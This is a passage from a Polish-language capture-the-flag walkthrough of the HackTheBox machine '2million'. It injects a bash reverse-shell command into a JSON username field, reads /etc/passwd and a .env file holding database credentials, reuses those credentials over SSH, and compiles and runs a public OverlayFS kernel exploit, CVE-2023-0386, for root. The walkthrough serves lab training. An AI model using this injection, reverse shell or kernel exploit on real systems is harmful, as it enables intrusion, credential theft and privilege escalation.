Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Content-Length: 92

{
  "username":
  "seba; bash -c 'bash -i >& /dev/tcp/10.10.16.77/4444 0>&1' #
  "

}
```

Czytamy z początku /etc/passwd




```
www-data@2million:~/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
admin:x:1000:1000::/home/admin:/bin/bash
memcache:x:115:121:Memcached,,,:/nonexistent:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
www-data@2million:~/html$ 
```

W katalogu .env znajdujemy creds do user admin




```
www-data@2million:~/html$ ls -la
ls -la
total 56
drwxr-xr-x 10 root root 4096 Jun 15 20:10 .
drwxr-xr-x  3 root root 4096 Jun  6 10:22 ..
-rw-r--r--  1 root root   87 Jun  2 18:56 .env
-rw-r--r--  1 root root 1237 Jun  2 16:15 Database.php
-rw-r--r--  1 root root 2787 Jun  2 16:15 Router.php
drwxr-xr-x  5 root root 4096 Jun 15 20:10 VPN
drwxr-xr-x  2 root root 4096 Jun  6 10:22 assets
drwxr-xr-x  2 root root 4096 Jun  6 10:22 controllers
drwxr-xr-x  5 root root 4096 Jun  6 10:22 css
drwxr-xr-x  2 root root 4096 Jun  6 10:22 fonts
drwxr-xr-x  2 root root 4096 Jun  6 10:22 images
-rw-r--r--  1 root root 2692 Jun  2 18:57 index.php
drwxr-xr-x  3 root root 4096 Jun  6 10:22 js
drwxr-xr-x  2 root root 4096 Jun  6 10:22 views
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$ ls
```

Logujemy się do admin za pomocą ssh i odrazu sprawdzamy czy są komendy jako root bez hasła




```
┌──(kali㉿kali)-[~]
└─$ ssh admin@10.10.11.221
admin@10.10.11.221's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun 15 08:18:21 PM UTC 2023

  System load:           0.0
  Usage of /:            83.9% of 4.82GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             242
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.221
  IPv6 address for eth0: dead:beef::250:56ff:feb9:94d


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have mail.
Last login: Thu Jun 15 16:51:39 2023 from 10.10.16.53
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ sudo -l
[sudo] password for admin:
Sorry, user admin may not run sudo on localhost.
admin@2million:~$ 
```

Niestety nie tym razem
Odczytujemy flagę i szukamy dalej




```
admin@2million:~$ cat user.txt
36b79ecd29[redacted]3b27ed
admin@2million:~$ 
```

W katalogu /var/mail znajdujemy plik admin który nam daj wskazówkę




```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux ke
rnel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
admin@2million:/var/mail$ 
```

Sprawdzamy jaką mamy wersję kernela




```
HTB Godfather
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
admin@2million:/var/mail$ 
```

Co za tym idzie możemy wykorzystać CVE dla OeverlayFS
https://github.com/xkaneiki/CVE-2023-0386
W tym celu pobieramy owe CVE z githuba i kopiujemy za pomocą scp




```
┌──(kali㉿kali)-[~/Downloads]
└─$ scp CVE-2023-0386-main.zip admin@10.10.11.217:/tmp
```

Rozpakowujemy ten plik




```
admin@2million:/tmp$ ls
CVE-2023-0386-main
CVE-2023-0386-main.zip
passwd.bak
snap-private-tmp
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-memcached.service-8a5YzS
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-ModemManager.service-RYN2sd
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-systemd-logind.service-zSVzXd
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-systemd-resolved.service-w7jucz
systemd-private-0ec4c1cc3f8242d581d5ee267c079973-systemd-timesyncd.service-v48bm6
tmux-1000
vmware-root_610-2731152165
admin@2million:/tmp$ █
```

Wchodzimy do katalogu rozpakowanego i wykonujemy make all




```
admin@2million:/tmp/CVE-2023-0386-main$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function ‘read_buf_callback’:
fuse.c:106:21: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘off_t’ {aka ‘long int’} [-Wformat=]
  106 |     printf("offset %d\n", off);
      |                    ~^     ~~~
      |                     |     |
      |                     int   off_t {aka long int}
      |                    %ld
fuse.c:107:19: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ {aka ‘long unsigned int’} [-Wforma
t=]
  107 |     printf("size %d\n", size);
      |                  ~^     ~~~~
      |                   |     |
      |                   int   size_t {aka long unsigned int}
      |                  %ld
fuse.c: In function ‘main’:
fuse.c:214:12: warning: implicit declaration of function ‘read’; did you mean ‘fread’? [-Wimplicit-function-declaration]
  214 |     while (read(fd, content + clen, 1) > 0)
      |            ^~~~
      |            fread
fuse.c:216:5: warning: implicit declaration of function ‘close’; did you mean ‘pclose’? [-Wimplicit-function-declaration]
  216 |     close(fd);
      |     ^~~~~
      |     pclose
fuse.c:221:5: warning: implicit declaration of function ‘rmdir’ [-Wimplicit-function-declaration]
  221 |     rmdir(mount_path);
      |     ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../../x86_64-linux-gnu/libfuse.a(fuse.o): in function `fuse_new_common':
(.text+0×af4e): warning: Using 'dlopen' in statically linked applications requires at runtime the shared libraries from the glibc versi
on used for linking
gcc -o exp exp.c -lcap
gcc -o gc getshell.c
admin@2million:/tmp/CVE-2023-0386-main$ █
```

Po czym zgodnie z instrukcją z github wykonujemy
./fuse ./ovlcap/lower ./gc




```
admin@2million:/tmp/CVE-2023-0386-main$
admin@2million:/tmp/CVE-2023-0386-main$
admin@2million:/tmp/CVE-2023-0386-main$
admin@2million:/tmp/CVE-2023-0386-main$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0×3ee0
█
```

